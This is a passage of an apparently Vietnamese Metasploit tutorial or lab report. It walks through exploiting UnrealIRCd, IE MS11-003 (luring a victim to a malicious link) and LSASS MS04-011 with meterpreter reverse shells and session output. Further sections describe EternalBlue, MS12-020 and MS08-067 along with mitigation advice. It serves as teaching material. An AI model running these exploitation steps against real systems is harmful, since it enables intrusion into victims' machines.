
 

Thông tin bao gồm tác giả, các tham số, giới thiệu và các trang ưeb thông tin về exploit đó. Nếu muốn sử dụng nó ta dùng lệnh: ***use exploit/unix/irc/unreal\_ircd\_3281\_backdoor***


Bước 2: Thiết lập các tham số đầu vào

Để thiết lập một tham số cho exploit ta dùng lệnh ***set*** cấu trúc lệnh như sau: ***set <tham số> <giá trị>***.


Nếu muốn xem lại các tham số nào cần thiết lập hoặc thiết lập gì ta gõ lệnh: ***show options***



Như đã thấy, RHOST còn trống, để thiết lập giá trị cho nó ta dùng lệnh ***set RHOST*** (địa chỉ IP ở đây là địa chỉ mục tiêu)***: set RHOST 172.16.100.10***

******

Để kiểm tra lại ta tiếp tục sử dụng lệnh: ***show options***




Ta đã thiết lập thành công địa chỉ RHOST

Bước 3: Chọn loại mục tiêu.

Đối với exploit unreal dúng ở ví dụ này thì chỉ có một tuỳ chọn mục tiêu là Automatic Target thôi, tuy nhiên với một số exploit khác sẽ có rât nhiều tuỳ chọn và cũng như với tham số ta có thể xem và thiết lập giá trị cho nó.

Lệnh để hiện thị ra tất cả các loại mục tiêu được chọn và ID của từng loại: ***show targets***



Để thiết lập một loại mục tiêu cho exploit ta dùng lệnh: ***set target <ID>***

Bắt đầu khai thác

Đơn giản với lệnh exploit là ta đã khai thác được lỗ hổng của mục tiêu: ***exploit***

IV.4. Một số lổng hổng trên windowns 7.

IV.4.1. Lỗi MS11\_003

Thực hiện tấn công Windows 7. Ta đổi địa chỉ IP 2 máy attacker và victim về cùng một dải mạng. Ta gõ lệnh sau # ***vi /etc/network/interfaces*** để sửa lại địa chỉ IP trên máy attacker.

Sau khi chỉnh sửa xong địa chỉ IP ta lưu lại và khởi động lại card mạng bằng lệnh ***# /etc/init.d/networking restart***. Tiếp tục ta gõ lệnh ***# msfconsole*** để khai thác lỗ hổng thông qua công cụ Metasploit.

Ta tiếp tục gõ lệnh ***msf5 >*** ***search ms11\_003*** để tìm kiếm lỗ hổng MS11\_003 trên CSDL của Metasploit.

Ta gõ tiếp dòng lệnh ***use exploit/windows/browser/ms11\_003\_ie\_import***, tiếp theo ta thiết lập IP lắng nghe khi có kết nối trả về máy attacker set SRVHOST 10.0.0.2 Sau đó gõ tiếp lệnh set ***URIPATH /*** để thiết lập đường dẫn đánh lừa victim.

Gõ lệnh: ***set payload windows/meterpreter/reverse\_tcp*** với mục đích để chiếm phiên làm việc của victim. Tạo payload lắng nghe trên địa chỉ của attacker và port 444 bằng lệnh: ***set LHOST 10.0.0.2*** Gõ tiếp exploit để thực thi payload.

Ta tìm cách đánh lừa người dùng truy cập vào dường dẫn trên máy attacker để chiếm quyền điều khiển.

https://2.bp.blogspot.com/-pEA6WoXZhhg/Vv-CMX02jHI/AAAAAAAAATs/TQlnxffzpYM4oVEmCk50Y5EwKJI_WEOwQ/s400/5.png

Người dùng truy cập vào đường dẫn trên máy attacker đã được thiết lập mã độc. Sau khi người dùng nhiễm mã độc trên trình duyệt IE sẽ bị treo và không tắt được.

Tiếp ta sẽ gõ lệnh ***sessions*** và gõ lệnh ***sessions –i 1*** để tương tác với sessions 1. Gõ lệnh sysinfo để xem thông tin về máy victim.

Bắt đầu chiếm quyền điều khiển máy victim với lệnh shell. Sau đó ta có thể tạo thư mục để đánh dấu mình đã xâm nhập thành công.

**Cách bảo mật và phòng tránh tấn công:**

Lỗi MS11\_003 thông qua gửi các tập tin html và css để chạy các đoạn mã nhằm xâm nhập máy tính nạn nhân để có thể đạt được quyền ngang bằng với quyền hạn của người truy cập lúc bấy giờ.

Để tránh bị hacker lợi dụng lỗi MS11\_003 để chiếm quyền điều khiển máy tính của mình thì người dùng sử dụng Windows 7 không nên sử dụng trình duyệt IE. Trình duyệt IE trên Windows 7 chưa lỗ hổng bảo mật nghiêm trọng để các hacker có thể dễ dang khai thác và tấn công máy người dùng. Ta có thể sử dụng các trình duyệt bảo mật tốt hơn hiện nay được rất nhiều người sử dụng như: Chrome, Firefox hay trình duyệt Microsoft Edg…

IV.4.2. Lỗi Lsass\_ms04\_011

Đây là lỗi tràn stack trong dịch vụ LSA (Local Security Authority). Lsass.exe là một process của hệ thống Microsoft Windows, chịu trách nhiệm về chứng thực local security, quản lý Active Directory và các chính sách login. Lsass kiểm sóat việc chứng thực của cả client và server.

Để tấn công bằng lổ hổng này ta thực hiện các bước sau:

Nhập lệnh ***msfconsole*** để mở giao diện Metasploit sau đó nhập lệnh

**Msf5>set PAYLOAD win32\_reverse\_meterpreter**

**Msf5>set RHOST 192.168.1.2**

**Msf5>set LHOST 10.0.3.15**

**Msf5>exploit**

**Meterpreter> help**

**Meterpreter>use -m Process ->** add thêm tập lệnh của process

**Meterpreter>help** -> xem các lệnh meterpreter hỗ trợ

**Meterpreter>ps -**>list các process mà remote machine đang chạy

**Meterpreter>kill** -> tắt các process mà remote machine đang chạy

**Meterpreter> execute -f cmd –c** ->tấn công sử dụng comandline cmd của remote machine

**execute: success, process id is 3516.**

**execute: allocated channel 1 for new process.**

**meterpreter> interact 1**

**interact: Switching to interactive console on 1…**

**interact: Started interactive channel 1.**

**Microsoft Windows XP [Version 5.1.2600]**

**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\WINDOWS>echo Meterpreter interactive channel in action**

**echo Meterpreter interactive channel in action**

**Meterpreter interactive channel in action**

**C:\WINDOWS>ipconfig**

**Caught Ctrl-C, close interactive session? [y/N] y**

**Cách bảo mật và phòng tránh tấn công:**

Thường xuyên cập nhật các bản vá lỗi của Microsofts. Ví dụ như để Metasploit không thể khai thác được lỗi Lsass\_ms04\_011, bạn phải cập nhật bản vá lỗi của Microsoft. Theo Microsoft đánh giá, đây là một lỗi nghiêm trọng, có trên hầu hết tất cả các hệ điều hành windows. Bạn nên sử dụng hotfix có number là 835732 để vá lỗi trên.

IV.4.3. Lỗ hổng trên IE ms10\_046

Một lỗ hổng bảo mật cho phép tin tặc đánh cắp dữ liệu của người dùng Windows dựa vào trình duyệt cổ điển Internet Explorer (IE), theo Mashable. Điều đáng chú ý nhất là việc người dùng Windows thậm chí không cần phải mở trình duyệt web đã lỗi thời này lên để tin tặc có thể khai thác - nó chỉ cần tồn tại trên máy tính là đủ.

Theo đó, trình duyệt Internet Explorer sẽ dễ dàng bị lợi dụng khi người dùng mở tệp .MHT gắn mã độc. Lý do là bởi các trình duyệt web hiện tại không sử dụng định dạng. MHT, vì vậy khi người dùng cố gắng truy cập tệp này, Windows sẽ mở IE theo mặc định. Dựa vào cách thức nói trên, người dùng có thể dễ dàng nhiễm mã độc chỉ thông qua việc vô tình mở tệp đính kèm .MHT nhận được qua email, trình nhắn tin hoặc dịch vụ chuyển tệp.

**Cách bảo mật và phòng tránh tấn công:**

Thường xuyên cập nhật bản vá lỗi

IV.4.2.4. Lỗ hổng ms17\_010 Eternalblue

EternalBlue là 1 mã khai thác thông tin được phát triển bởi Cục An ninh Quốc Gia Hoa Kỳ (NSA). Lỗ hổng này bị rò rỉ bởi nhóm Hacker The Shadow Brokens vào ngày 14/04/2017, và nó được sử dụng như 1 phần trong vụ tấn công WannaCry trên toàn thế giới để phát tán và lây lan.

EternalBlue khai thác lỗ hổng trong việc triển khai thực hiện giao thức SMB (Server Message Block) của Microsoft thông qua Port 445. Lỗ hổng này được công bố trong CVE-2017-0144. Lỗ hổng tồn tại trong giao thức SMBv1, một trong các phiên bản của Microsoft Windows chấp nhận các gói dữ liệu đặc biệt được tạo ra bởi những kẻ tấn công từ xa, cho phép họ thực thi mã tùy ý trên máy tính mục tiêu.

**Cách bảo mật và phòng tránh tấn công:**

Bản cập nhật bảo mật cho lỗ hổng này đã được Microsoft phát hành vào ngày 14/03/2017 để giải quyết vấn đề này thông qua cập nhật bảo mật MS17-010 cho tất cả các phiên bản Windows hiện đang được hỗ trợ tại thời điểm đó là Windows Vista, Windows 7, 8.1, Windows 10, Windows Server 2008, 2012, 2016.

IV.4.2.5. Lỗ hổng ms12\_020

Lỗ hổng bảo mật này cho phép tin tặc từ xa có thể kiểm soát, ăn cắp hoàn toàn dữ liệu máy tính bằng cách cài đặt các mã độc đối với các máy tính sử dụng hệ điều hành Micrsoft Windows, kể cả phiên bản máy bàn và phiên bản máy chủ, có mở dịch vụ Remote Desktop thông qua giao thức Remote Desktop Protocol (RDP).

**Cách bảo mật và phòng tránh tấn công:**

Để đảm bảo an toàn cho hệ thống thông tin, đề nghị tất cả các máy tính cài hệ điều hành Windows rà soát để tắt ngay dịch vụ Remote Desktop và cập nhật bản vá do công ty Microsoft.

Kích chuột phải vào Computer-> Properties-> Remote Setting-> Chọn: Don’t Allow connections to this computer->OK.

IV.4.2.6. Lổ hổng ms08\_67

Sâu Conficker sử dụng nhiều kỹ thuật để phát tán như phát tán qua USB, qua giao thức HTTP, qua khai thác lỗ hổng hệ điều hành... Điều này cho phép Conficker có khả năng phát tán mạnh. Bài viết này sẽ đề cập đến kỹ thuật lây lan của Conficker lợi dụng lỗ hổng của hệ điều hành, cụ thể là khai thác lỗ hổng MS08-067 trong dịch vụ Server Service của hệ điều hành Windows.

Tháng 10/2008, ngay sau khi Microsoft công bố khẩn cấp bản vá MS08-067, Bkis đã có bài viết mô tả sơ lược về lỗi cũng nhưng khuyến cáo cập nhật bản vá tới người sử dụng máy tính tại Việt Nam. Trong bài viết lần này, chúng tôi sẽ mô tả chi tiết hơn về lỗ hổng trong MS08-067.

Giao thức RPC của dịch vụ Server Service trong Windows hỗ trợ một thủ tục được gọi từ xa và xử lý các yêu cầu đổi đường dẫn (ví dụ \\C\Program Files\..\Windows) về định dạng đường dẫn Canonicalization ngắn gọn hơn (\\C\Windows). Tuy nhiên, với một đường dẫn quá dài, Windows xử lý không tốt dẫn đến tràn bộ đệm.

**Cách bảo mật và phòng tránh tấn công:**

* Truy cập vào địa chỉ http://download.microsoft.com/download/4/f/a/4fabe08e-5358-418b-81dd-d5038730b324/WindowsXP-KB958644-x86-ENU.exe để tải (download) bản vá lỗi MS08-067 cho phiên bản Windows trên máy tính của bạn.
* Chạy file (bản vá lỗi) vừa tải về máy tính để vá lỗi cho hệ điều hành Windows.
* Khởi động lại máy tính

IV.4.2.7. Lỗi ms08\_067

Lỗ hổng có thể cho phép thực thi mã từ xa nếu một hệ thống bị ảnh hưởng nhận được yêu cầu RPC được chế tạo đặc biệt. Trên các hệ thống Microsoft Windows 2000, Windows XP và Windows Server 2003, kẻ tấn công có thể khai thác lỗ hổng này mà không cần xác thực để chạy mã tùy ý. Có thể là lỗ hổng này có thể được sử dụng trong việc chế tạo một khai thác sâu. Thực tiễn tốt nhất về tường lửa và cấu hình tường lửa mặc định tiêu chuẩn có thể giúp bảo vệ tài nguyên mạng khỏi các cuộc tấn công bắt nguồn từ bên ngoài vành đai doanh nghiệp.

**Cách bảo mật và phòng tránh tấn công:**

Cập nhật bảo mật này được xếp hạng quan trọng cho tất cả các phiên bản của Microsoft Windows 2000, Windows XP, Windows Server 2003, và đánh giá quan trọng cho tất cả các phiên bản của Windows Vista và Windows Server 2008. Để biết thêm thông tin, xem phần phụ, ảnh hưởng và không bị ảnh hưởng Phần mềm, trong phần này.

Bản cập nhật bảo mật giải quyết lỗ hổng bằng cách sửa cách dịch vụ Máy chủ xử lý các yêu cầu RPC. Để biết thêm thông tin về lỗ hổng, hãy xem phần phụ Câu hỏi thường gặp (FAQ) cho mục nhập lỗ hổng cụ thể trong phần tiếp theo, Thông tin về lỗ hổng.